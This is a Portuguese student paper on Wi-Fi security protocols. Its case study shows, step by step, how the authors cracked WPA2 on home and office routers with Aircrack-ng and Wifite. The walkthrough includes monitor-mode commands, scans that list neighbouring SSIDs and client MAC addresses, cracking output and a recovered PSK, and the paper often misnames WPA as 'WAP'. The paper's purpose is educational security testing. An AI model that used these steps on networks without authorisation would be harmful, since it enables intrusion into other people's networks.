

**SEGURANÇA EM REDES SEM FIO: principais formas de ataques, testes de invasão e modelos de segurança**

***WIRELESS NETWORK SECURITY: main forms of attacks, intrusion tests and security models***

Aline Francine Rodrigues  
Graduando em Redes de Computadores pela Fatec Bauru  
E-mail: [aline.rodrigues31@fatec.sp.gov.br](mailto:aline.rodrigues31@fatec.sp.gov.br)

Josiane Pereira Gonçalves  
Graduando em Redes de Computadores pela Fatec Bauru  
E-mail: [josiane.goncalves2@fatec.sp.gov.br](mailto:josiane.goncalves2@fatec.sp.gov.br)

Marta Valeria Castilho  
Graduando em Redes de Computadores pela Fatec Bauru  
E-mail: [marta.castilho@fatec.sp.gov.br](mailto:marta.castilho@fatec.sp.gov.br)

Henrique Pachioni Martins  
Docente na Fatec Bauru  
E-mail: [henmartins@gmail.com](mailto:henmartins@gmail.com)

## **RESUMO:**

O crescimento das redes sem fio ocasionou grande aumento de acesso à internet através de dispositivos com placa wireless. Com isso, as ameaças através de ataques às redes aumentaram sensivelmente. O presente artigo objetiva discorrer sobre os principais padrões de redes wireless e seus protocolos de criptografia, expondo assim, possíveis vulnerabilidades através de uma ilustrativa de ataque de quebra de criptografia à função WAP2. Com a análise desse estudo de caso das vulnerabilidades descobertas, foi constatado algumas barreiras de segurança que dificultou esse tipo de invasão. Concluindo a abordagem serão apresentados o protocolo WPA3 e suas novas tecnologias que visam a proteção de dados nas redes domésticas e/ou corporativas buscando o aumento da segurança nas redes sem fio atuais.

**Palavras-chave:** Redes wireless. Vulnerabilidades. Criptografia. Protocolos. Segurança.

## **ABSTRACT:**

*The growth of the wireless network has caused a massive increase in internet access through wireless card devices. Because of this, threats made by network attacks have increased considerably. This paper aims to discuss the main wireless network standards and their encryption protocols, thus exposing possible vulnerabilities through an illustration of a cryptographic break attack to the WAP2 function. Analyzing the case study of these discovered vulnerabilities, it was found some security barriers that made this type of invasion difficult. Concluding the approach, the WPA3 protocol and its new technologies that aim to protect data on home and/or corporative networks are seeking enhancement in current wireless networks.*

**Keywords:** *Wireless networks. Vulnerabilities. Cryptography. Protocols. Safety*

## INTRODUÇÃO

No decorrer da história, as redes de computadores foram criadas para facilitar a comunicação nos quartéis militares e centros de pesquisa de instituições universitárias, mas acabou sendo direcionada também para outras finalidades já que estudos tornaram possível o surgimento de protocolos de comunicação possibilitando que redes diferentes trocassem dados independente do fabricante.

Com a popularização da internet percebeu-se a necessidade de uma rede não limitada ao espaço, surgindo a comunicação sem fio ou *wireless*. Atualmente a rede mais usada para acesso à internet, quando falamos em redes sem fio, é a *Wireless Fidelity* (Wi-Fi) e com sua popularidade em alta, surgiram os problemas de segurança. A WI-FI é conhecida por sua versatilidade no uso da internet, pois torna possível o sinal trafegar fazendo diversas atividades com facilidade, normalizando a convivência com roteadores ligados vinte e quatro horas por dia.

Todavia, com esse avanço ocorrem problemas que afetam a segurança das informações e riscos de invasões e ataques cibernéticos. As diversas formas de ataques às redes sem fio têm o propósito de interceptar os dados que estão trafegando por ondas eletromagnéticas a fim de capturar os pacotes de dados dando acesso às informações contidas.

Com o aumento exponencial dessa rede, os riscos aumentaram e evoluíram com a mesma velocidade e proporção. Muitas vezes a segurança nas redes wireless é negligenciada, pois não se tem o conhecimento das técnicas certas de aprimoramento de segurança da rede tais como padrões e protocolos. As regras que os protocolos propõem tornar uma rede wireless mais segura, funcionam através de informações criptografadas que precisam de chaves específicas, as senhas do usuário, para liberação do acesso. Ao elevar as exigências de transmissão de sinal através desses protocolos faz-se real a segurança deste tipo de rede garantindo desta forma segurança, confidencialidade e integridade dos dados, deixando de ser um alvo fácil.

Este trabalho descreverá o conceito e o funcionamento de uma rede sem fio, citando os principais protocolos de segurança, estudando suas vulnerabilidades, testando ataques e aprimorando a segurança das conexões para verificar a possibilidade de uma rede sem fio ser realmente segura.

# 1 FUNDAMENTAÇÃO TEÓRICA

## 1.1.1 Conceito de Redes sem Fio

A evolução da rede sem fio se tornou notória e ganhou popularidade de forma globalizada devido ao crescimento exponencial de tecnologias que a empregam. O surgimento de protocolos de comunicação viabilizou o surgimento de diferentes tipos de redes, sendo as mais conhecidas: *Local Area Network* (LAN), *Metropolitan Area Network* (MAN) e *Wide Area Network* (WAN).

Para Oliveira (2015, p. 12), "A evolução das redes de computadores fez com que aumentasse a necessidade de comunicação entre mais distintos dispositivos, não somente entres os dispositivos fixos, mas também entre os dispositivos móveis."

Subtende-se que a revolução tecnológica proporcionou o surgimento de diversos tipos de dispositivos que usam a comunicação sem fio tais como: celulares, notebooks, tablets e, com sua ampliação essas e outras tecnologias começaram a surgir, como a *Internet of Things* (IOT), que objetiva conectar os itens domésticos usados em nosso cotidiano à uma rede *wireless*. Seu uso será extremamente imprescindível no futuro sem falar da sua maior vantagem quando comparada a uma rede cabeada, seja pelos seus custos, facilidade de instalação, mobilidade dos equipamentos e facilidade de expansão.

Moraes (2010, p. 17), analisa da seguinte forma. "As redes wireless ou redes sem fio são um sistema de comunicação de dados extremamente flexível, que pode ser usado como uma extensão ou uma alternativa a redes locais (LANs cabeadas)." Essa alternativa fica evidente principalmente por sua versatilidade no uso da internet, pois torna possível o ter acesso a rede em diversas atividades do dia a dia em qualquer lugar, tudo isso porque seu sinal trafega pelo ar.

Basicamente a radio frequência utiliza microondas para transmitir seu sinal através do ar, usando por padrão bandas reservadas, sendo as principais as de 900 MHz, 2.4 GHz e 5 GHz e, justamente por utilizar o ar para transmitir, os dados tornaram-se suscetíveis a ataques.

## 1.1.2 Padrão IEEE 802.11

Moraes (2010, p. 41), " Na verdade, o padrão 802.11 é um conjunto de normas e padrões de transmissão em redes sem fio, sendo os principais padrões utilizados 802.11a, 802.11b, 802.11g e 802.11n."

O autor também explica nesse trecho o que é de fato o padrão 802.11 e cita os principais utilizados. Desta forma podemos analisar que são versões diferentes, ou seja, uma atualização da anterior que visa aumentar a taxa de transmissão de dados, minimizar interferências no sinal e melhorar os protocolos de criptografia para transmissão segura dos dados. Um exemplo disso é o padrão 802.1x que usa o protocolo *Extensible Authentication Protocol* (EAP) que utiliza o endereço MAC para autenticação do usuário tornando possível usá-lo junto com servidor RADIUS de autenticação que tem o mesmo conceito para dar acesso ao usuário. No Brasil os principais padrões IEEE 802.11 são: 802.11a, 802.11b, 802.11g e 802.11n e 802.11ac.

O algoritmo *Wired Equivalent Privacy* (WEP) é definido pelo padrão 802.1, como será aprofundado no tópico 1.1.4. O protocolo foi projetado para garantir a segurança da rede, porém persistiam a existência de falhas e para essa correção de erros, surgiu então o protocolo de criptografia *Wireless Application Protocol* (WAP) com um conjunto de capacidades para tratar das questões de segurança das redes.

### 1.1.3 Criptografia

Conforme mencionado anteriormente, as redes sem fio usam frequências de rádio para trocar dados, portanto, são mais fáceis de serem expostas, já que não precisam de um meio físico para serem invadidas ou descobertas. Com os avanços dos estudos tecnológicos surgiram padrões com o objetivo de tornar a rede mais segura como o padrão 802.11 que criou especificações para redes locais *Wireless Local Area Network* (WLAN) e conseqüentemente técnicas para manter a rede segura como os protocolos de transmissão WEP, WAP e WAP2 que usam criptografia para manter os dados que trafegam pela rede livre de invasões.

De acordo com Moraes (2010, p.123), “Criptografia é a ciência que utiliza algoritmos matemáticos para criptografar/encriptar (cripto = esconder) dados (texto claro) numa forma aparentemente não legível (texto cifrado) e recuperá-los (descriptografá- los).” Sendo assim a criptografia nada mais é que um conjunto de regras com objetivo de codificar as informações usando de várias técnicas através de algoritmos para gerar chaves criptografadas. Devido às inúmeras técnicas de invasão existentes atualmente sua utilização tornou-se imprescindível para a segurança principalmente nas redes wireless.

Seu processo de encriptação por ser computacional deixa as informações contidas mais seguras e como resultado mais difícil de “quebrar”.

Existem três tipos de sistemas de criptografia: a de chave secreta, também conhecida como privada, chave pública e a baseada na *hashing*. A comunicação baseada na chave secreta conta com a troca de informações, onde ambos têm o conhecimento da chave e pode-se dizer que a segurança está em manter a chave em segredo. A chave pública tem um sistema de duas chaves, onde uma é pública e a outra é secreta, sendo essa última responsável por encriptar os dados e os dois lados devem gerar essas duas chaves. No sistema baseado em *hashing* resumidamente, a criptografia é aplicada diretamente na informação sem a preocupação com o tamanho e por causa disso, seu resultado tem um tamanho fixo.

### 1.1.4 Mecanismos de Criptografia

Nas redes *wireless* o processo de autenticação sempre vai exigir uma chave ou senha quando o usuário requisitar essa conexão. Esse sistema é embasado no *Service Set Identifier* (SSID) que é o nome que vai identificar a rede sem fio, sendo necessário que todos os computadores e componentes tenham o mesmo SSID, podemos dizer que ele é como uma senha de entrada para rede sendo que cada fabricante vem um SSID que em algum momento será trocado durante as configurações.

À medida que mais pessoas vão tendo acesso, mais vulnerável ele se torna já que é incorporado em cada cabeçalho dos pacotes que pertencem a rede sem fio e se alguém mal-intencionado tiver acesso, essa informação poderá ser usada para encontrar brechas. Por isso foi necessário utilizar outras barreiras para proteção tais como os mecanismos de criptografia WEP não mais utilizado WAP e WAP2 que é o protocolo utilizado hoje.

O Protocolo *Wired Equivalent Privacy* (WEP) foi o primeiro protocolo de criptografia para redes sem fio adotado pelo padrão IEEE 802.11. Para Moraes (2010, p.153), “O WEP trabalha com o RC4 da RSA que é uma cifra baseada em stream ou fluxo (40 bits de chave + 24 bits de vetor de inicialização). É um algoritmo simétrico que usa a mesma chave para encriptar e deciptar a informação PDU (*Protocol Data Unit*).”

O principal objetivo dos idealizadores desse protocolo era fornecer mais segurança aos dados através de uma chave secreta utilizando a cifra RC4 para criptografar pacotes a serem transmitidos já que as chaves de acesso utilizam 64 ou 128 bits, mas não obteve o resultado esperado pois existiam muitas falhas. Uma delas era que por usar um vetor de inicialização muito pequeno seu processo de criptografia de chave se tornava suscetível a ataques que buscavam descobrir a chave. Outro ponto fraco é que todos os usuários da rede usam a mesma chave WEP além de ter uma vulnerabilidade na camada enlace e, por causa destas vulnerabilidades, foi necessário criar outro protocolo para melhorar a segurança da rede *wireless*.

### 1.1.5 Protocolo WAP

O *Wi-fi Protected Access* (WAP) foi o protocolo criado para melhorar as vulnerabilidades do protocolo WEP. Suas principais mudanças foram na criptografia, onde o funcionamento ocorre através de uma chave temporal a *Temporal Key Integrity Protocol* (TKIP).

De acordo com Moraes (2010, p. 155), “A TKIP combina a chave temporal com o endereço MAC da estação adicionando 16 octetos ao vetor de inicialização para produzir a chave que irá encriptar os dados. Cada chave temporal é trocada a cada 10.000 pacotes.” Ao utilizar a chave TKIP é criada uma chave de criptografia que é trocada periodicamente. Sua autenticação é feita através de trocas das chaves dinâmicas e seu vetor de inicialização passou a ser de 48 bits, o que previne ataques de retransmissão de pacotes. É possível dizer que sua principal mudança realmente foi no algoritmo de criptografia.

### 1.1.6 Protocolo WAP2

O protocolo WPA2 foi criado logo após o WPA apresentar instabilidades e significativa perda de desempenho. Ele teve grandes melhorias quanto a estabilidade e segurança, aperfeiçoando as técnicas de proteção dos dados e a autenticação dos usuários. Essa versão se destaca por manter a segurança no uso doméstico e nos níveis mais altos de proteção que uma empresa deve ter, isso porque apenas usuários autorizados tem acesso à rede, essa versão foi baseada nas especificações do padrão 802.11i e inclui a TKIP.

Segundo Moraes (2010, p.158), “O WPA2 utiliza como algoritmo criptográfico o CCMP, o mais seguro de todos, que se baseia na especificação final do AES (Advanced Encryption Standard).” Esse protocolo *Counter Mode CBC MAC Protocol*, CCMP foi criado especificamente para segurança de redes sem fio e utiliza um conjunto de métodos de encriptação de mensagem transmitidas.

O WPA2 tem dois métodos de autenticação o *personal mode* que oferece segurança simples para uso doméstico e de pequenos escritórios e o *enterprise mode* usado quando se necessita de um grau maior de segurança pois neste método é usada a autenticação 802.1x com RADIUS. O protocolo WPA2 é o principal modelo usado já que sua utilização varia de acordo com o grau de segurança necessária.

## 2 Vulnerabilidades da Rede sem Fio

Examinar e entender como implementar soluções de segurança na rede para reduzir significativamente as vulnerabilidades das informações será sempre uma das formas de minimizar a falta de infraestrutura. Para identificar ataques contra redes sem fio e tomar contra-medidas eficazes, é necessário analisar as vulnerabilidades inerentes às redes. Por isso, é necessário um estudo detalhado dos protocolos que os suportam, o que foi analisado na etapa anterior do artigo e será posto em prática no capítulo de materiais e métodos.

As deficiências serão apontadas e as mudanças apropriadas poderão ser introduzidas. Como referenciado anteriormente, as redes wireless usam o ar como meio de transmissão das informações e por este motivo é mais suscetível aos ataques que visam interceptar dados pessoais como senhas de cartões de crédito e de contas bancárias ou de dados privados de empresas.

Segundo Moraes (2010, p.177), “É preciso garantir a implementação de um ambiente seguro com criptografia de chave forte, porém antes disso deve-se entender as reais ameaças que nos afetam.” É de nosso entendimento a existência de várias técnicas para realizar uma invasão em uma rede wireless, tais como: *WLAN Scanners*, *Man in the Middle Attack*, *Ataque de Inundação UDP*, *Ponto de Acesso Falso*, *Ataques Sniffers*, *Denial of Service (DoS)* e *Port Scanning* porém contando com a presença dos mecanismos corretos de implementação de segurança, será mais difícil a realização de quaisquer ataques e deste modo, poderão ser reconhecidas as vulnerabilidades e pontos fracos das redes sem fio, para promover o melhor método de segurança.

### 3 MATERIAIS E MÉTODOS

Para a realização deste trabalho, o mesmo foi dividido em duas etapas: a primeira com o intuito de identificar os principais temas teóricos e a segunda, uma parte prática onde será realizado a implementação prática e a análise dos resultados obtidos.


Na primeira etapa foi realizado um levantamento bibliográfico, sendo que estes conteúdos estavam presentes em livros, artigos científicos e outras fontes disponíveis na internet, contendo referências sobre redes de computadores, redes sem fio, roteadores e invasão de redes.

Para a segunda etapa o principal objetivo é manter a eficiência da rede *wireless* e verificar se, com o uso das ferramentas certas, essa rede se tornará segura. Este estudo foi realizado em dois ambientes distintos, uma residência e um escritório de prestação de serviços. Ambos utilizam rede sem fio padrão 802.11n e protocolo WAP2 Personal sendo o residencial AES e o do escritório PSK, e cada um tem um provedor de internet diferente.

Visando melhorar a segurança foi realizado uma invasão em cada um dos roteadores, para descobrir a senha de acesso à rede wireless, termo técnico: quebra de criptografia. Para a conclusão desta ação foi necessária a utilização do sistema operacional Kali Linux versão 2021.1, com a instalação das ferramentas *Aircrack-ng* e *Wifite* que, em conjunto, promoveram a quebra da senha da rede de apenas um dos roteadores acessados.


A partir da execução dessa técnica de ataque, surgiram alguns pontos fracos em um dos roteadores, o que possibilitou a descoberta da senha. As figuras 1 e 2 apresentam um layout de cada ambiente de teste.

FIGURA 1: PLANTA DA RESIDÊNCIA



Fonte: Os autores (2021)

**FIGURA 2: PLANTA DO ESCRITÓRIO**



Fonte: Os autores (2021)

### 3.1.1 Quebra de Criptografia do Modem da Residência

Como citado anteriormente, criptografia é a ciência que utiliza algoritmos matemáticos para camuflar os dados de rede e seus usuários, através de técnicas que geram chaves criptografadas. Subentende-se que as redes sem fio transmitem os dados através de radiofrequência e por este motivo ficam suscetíveis a diversos tipos de ataques. Para torná-las seguras é necessário usar padrões e protocolos de criptografia, por exemplo: WAP2.

A quebra de criptografia consiste em identificar o nome da rede sem fio SSID, canal CH, a encriptação ENCR, o sinal POWER e o WPS. Para conseguir essas informações foi utilizado o *Aircrack-ng*, uma ferramenta de quebra de senhas de redes wireless que possui a autenticação WEP/ WAP, em conjunto com a ferramenta *Wifite*, um incremento do *Reaver* que realiza invasões de várias redes sem fio criptografadas através da captura de *Handshakes WPA* fazendo a autenticação dos clientes e corrompendo o endereço MAC.

**FIGURA 3: INSTALAÇÃO DA FERRAMENTA AIRCRACK-NG**

```
(root@kali)~/kali
# apt-get install aircrack-ng
Reading package lists ... Done
Building dependency tree ... Done
Reading state information... Done
aircrack-ng is already the newest version (1:1.6+git20210130.91820bc-1).
aircrack-ng set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 15 not upgraded.
(root@kali)~/kali
```

Fonte: Os autores (2021)

A instalação do *Aircrack-ng* permitiu o acesso às suas ferramentas, como a *Airmon-ng*, que serve para criar ou finalizar interfaces em modo monitor e checar a finalização de processos. Inserindo o comando *Airmon-ng start wlan0*, a placa wireless passou-se a operar em modo monitor, exemplificado na figura 4.

**FIGURA 4: PLACA WIRELESS EM MODO MONITOR**

```
(root@kali)-[~/home/kali]
└─# airmon-ng start wlan0
```

Fonte: Os autores (2021)

Para que a invasão seja bem-sucedida, precisa-se checar a existência de processos que possam atrapalhar a suíte, com o comando *Airmon-ng check*, conforme apresentado na figura 5.

**FIGURA 5: VERIFICANDO PROCESSOS QUE ATRAPALHAM A INVASÃO**

```
(root@kali)-[~/home/kali]
└─# airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1428 NetworkManager
1479 wpa_supplicant
```

Fonte: Os autores (2021)

O comando *Airmon-ng check kill*, utilizado para encerrar os processos que entravam o *Aircrack-ng*.

O comando *airodump-ng wlan0mon*, torna possível visualizar as redes próximas, conforme apresentado na figura 6.

**FIGURA 6: ENXERGANDO AS REDES SEM FIO**

```
(kali@kali)-[~]
└─$ airodump-ng wlan0mon
```

Fonte: Os autores (2021)

De acordo com a figura 7, é possível visualizar as redes dentro perímetro.

FIGURA 7: REDES WIRELESS DISPONÍVEIS

```
CH 8 ][ Elapsed: 1 min ][ 2021-05-08 10:50
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	E
10:62:D0:9A:6A:88	-55	282	83 0	11	195	WPA2 CCMP	PSK	M
60:38:E0:0B:3C:F2	-92	78	0 0	2	130	WPA2 CCMP	PSK	S
24:FD:0D:E2:60:13	-93	73	0 0	3	270	WPA2 CCMP	PSK	E
56:0E:12:CE:F4:CD	-61	4	2 0	6	130	WPA2 CCMP	PSK	i

BSSID	STATION	PWR	Rate	Lost	Frames	Notes
10:62:D0:9A:6A:88	A4:B1:C1:BB:78:3F	-41	0 - 6e	0	3	
10:62:D0:9A:6A:88	70:FD:46:1A:53:42	-43	24e- 1e	0	58	
10:62:D0:9A:6A:88	52:AA:2B:2B:A3:FC	-57	1e- 1	0	10	M
10:62:D0:9A:6A:88	80:86:F2:FC:BB:B0	-60	0 - 1e	0	22	M
10:62:D0:9A:6A:88	12:18:9F:26:FB:B9	-65	0 - 1	0	6	

Fonte: Os autores (2021)

É necessário que a rede continue visível com o processo de instalação do *Wifite* a partir do comando `apt-get install wifite`:

FIGURA 8: INSTALAÇÃO WIFITE

```
(kali㉿kali)-[~]
└─$ sudo su
└─(root㉿kali)-[~/home/kali]
└─# apt-get install wifite
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
wifite is already the newest version (2.5.8-1).
wifite set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 15 not upgraded.
```

Fonte:

Os autores (2021)

Após a instalação foram utilizados o comando `sudo wifite`, que tem como finalidade inserir a rede wi-fi em *modo assistir* e começar o processo de procura das redes *wireless* por perto, de acordo com a figura 9.

FIGURA 9: COLOCANDO A REDE WI-FI NO MODO ASSISTIR

```
(root㉿kali)-[~/home/kali]
└─# sudo wifite
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2
```

Fonte: Os autores (2021)

Encontradas várias redes disponíveis a partir do comando de inicialização do *Wifite* como é possível observar na figura 10 com os seguintes dados disponíveis: SSID (nome da rede), canal CH, encriptação ENCR, o sinal POWER e o WPS. Ao ser encontrada a rede que sofrerá o ataque, foram digitadas as teclas CTRL+C. Por motivo de segurança, não será demonstrado o número da rede em que realizamos a invasão .

FIGURA 10: REDES SEM FIO DISPONÍVEIS NO MOMENTO DA INVASÃO

1	ClaroVirtua_1-25_2.4	1	WPA-P	49db	yes	2
2	House	11	WPA-P	49db	lock	
3	NET_2G7F68EC	11	WPA-P	40db	no	
4	VIVO-5268	6	WPA-P	23db	yes	
5	ULTRAWAVE_44D4_2.4	3	WPA-P	23db	yes	1
6	Tech_D0008342	11	WPA-P	21db	yes	
7	VIRUS LETAL	6	WPA-P	20db	yes	
8	ULTRAWAVEDB98	1	WPA-P	19db	no	
9	Paulinho1	11	WPA-P	18db	yes	
10	homewifi_D48	1	WPA-P	18db	yes	
11	CLARO_2G1420F6	1	WPA-P	17db	yes	

Fonte: Os autores (2021)

Com a rede selecionada deve-se aguardar cerca de 5 minutos para que o processo de scanner termine, conforme apresentado na figura 11.

FIGURA 11: PROCESSO DE CRACKING DO WAP2

```
[+] Cracking WPA Handshake: 3.48% ETA: 2m19s @ 1412.3kps (current key: scude
[+] Cracking WPA Handshake: 3.48% ETA: 2m19s @ 1412.3kps (current key: tribb
[+] Cracking WPA Handshake: 3.59% ETA: 2m19s @ 1412.8kps (current key: tribb
[+] Cracking WPA Handshake: 3.59% ETA: 2m19s @ 1412.8kps (current key: 12345
[+] Cracking WPA Handshake: 3.70% ETA: 2m18s @ 1413.2kps (current key: 12345
[+] Cracking WPA Handshake: 3.70% ETA: 2m18s @ 1413.2kps (current key: bever
[+] Cracking WPA Handshake: 3.81% ETA: 2m18s @ 1414.4kps (current key: bever
[+] Cracking WPA Handshake: 3.81% ETA: 2m18s @ 1414.4kps (current key: casti
[+] Cracking WPA Handshake: 3.91% ETA: 2m18s @ 1414.4kps (current key: casti
[+] Cracking WPA Handshake: 3.91% ETA: 2m18s @ 1414.4kps (current key: green
[+] Cracking WPA Handshake: 4.01% ETA: 2m18s @ 1411.2kps (current key: green
[+] Cracking WPA Handshake: 4.01% ETA: 2m18s @ 1411.2kps (current key: nukun
[+] Cracking WPA Handshake: 4.11% ETA: 2m18s @ 1409.7kps (current key: nukun
[+] Cracking WPA Handshake: 4.11% ETA: 2m18s @ 1409.7kps (current key: valen
[+] Cracking WPA Handshake: 4.22% ETA: 2m18s @ 1410.0kps (current key: valen
[+] Cracking WPA Handshake: 4.22% ETA: 2m18s @ 1410.0kps (current key: deton
[+] Cracking WPA Handshake: 4.33% ETA: 2m18s @ 1410.8kps (current key: deton
[+] Cracking WPA Handshake: 4.33% ETA: 2m18s @ 1410.8kps (current key: lingu
[+] Cracking WPA Handshake: 4.43% ETA: 2m18s @ 1410.7kps (current key: lingu
[+] Cracking WPA Handshake: 4.43% ETA: 2m18s @ 1410.7kps (current key: super
[+] Cracking WPA Handshake: 4.54% ETA: 2m17s @ 1410.0kps (current key: super
[+] Cracking WPA Handshake: 4.54% ETA: 2m17s @ 1410.0kps (current key: diabl
[+] Cracking WPA Handshake: 4.64% ETA: 2m17s @ 1410.3kps (current key: diabl
[+] Cracking WPA Handshake: 4.64% ETA: 2m17s @ 1410.3kps (current key: milkw
[+] Cracking WPA Handshake: 4.74% ETA: 2m17s @ 1408.6kps (current key: milkw
[+] Cracking WPA Handshake: 4.74% ETA: 2m17s @ 1408.6kps (current key: zaiba
```

Fonte: Os autores (2021)

Após o termino, é possível visualizar a senha, conforme figura 12 e para encerrar o modo monitor digitamos o comando *airmon-ng stop wlan0mon*.

FIGURA 12: QUEBRA DA CRIPTOGRAFIA


```
[+] ESSID: ULTRAWAVE_44D4_2.4
[+] BSSID: 0C:F0:B4:86:44:D9
[+] Encryption: WPA (WPS)
[+] WPS PIN: 12345670
[+] PSK/Password: B48644D4
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
```

Fonte: Os autores (2021)

### 3.1.2 Quebra de Criptografia do Modem do Escritório

Foram utilizadas as mesmas ferramentas: *Aircrack-ng* e o *Wifite*, para a tentativa de quebra a senha do roteador do escritório, conforme detalhou-se o passo a passo anteriormente. Para que a quebra de criptografia tenha êxito é necessário localizar a existência de processos que possam entrar a invasão, colocar a placa *wireless* em *modo monitor* e, com o auxílio da ferramenta *Wifite* encontrar redes disponíveis para realizar o processo de *cracking* do WAP2 como é possível verificar nas figuras 13, 14, 15 e 16.

FIGURA 13: CHECANDO PROCESSOS



```
(root@kali)~/home/kali
# airmon-ng check


Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1428 NetworkManager
1479 wpa_supplicant

(root@kali)~/home/kali
#
```

Fonte: Os autores (2021)

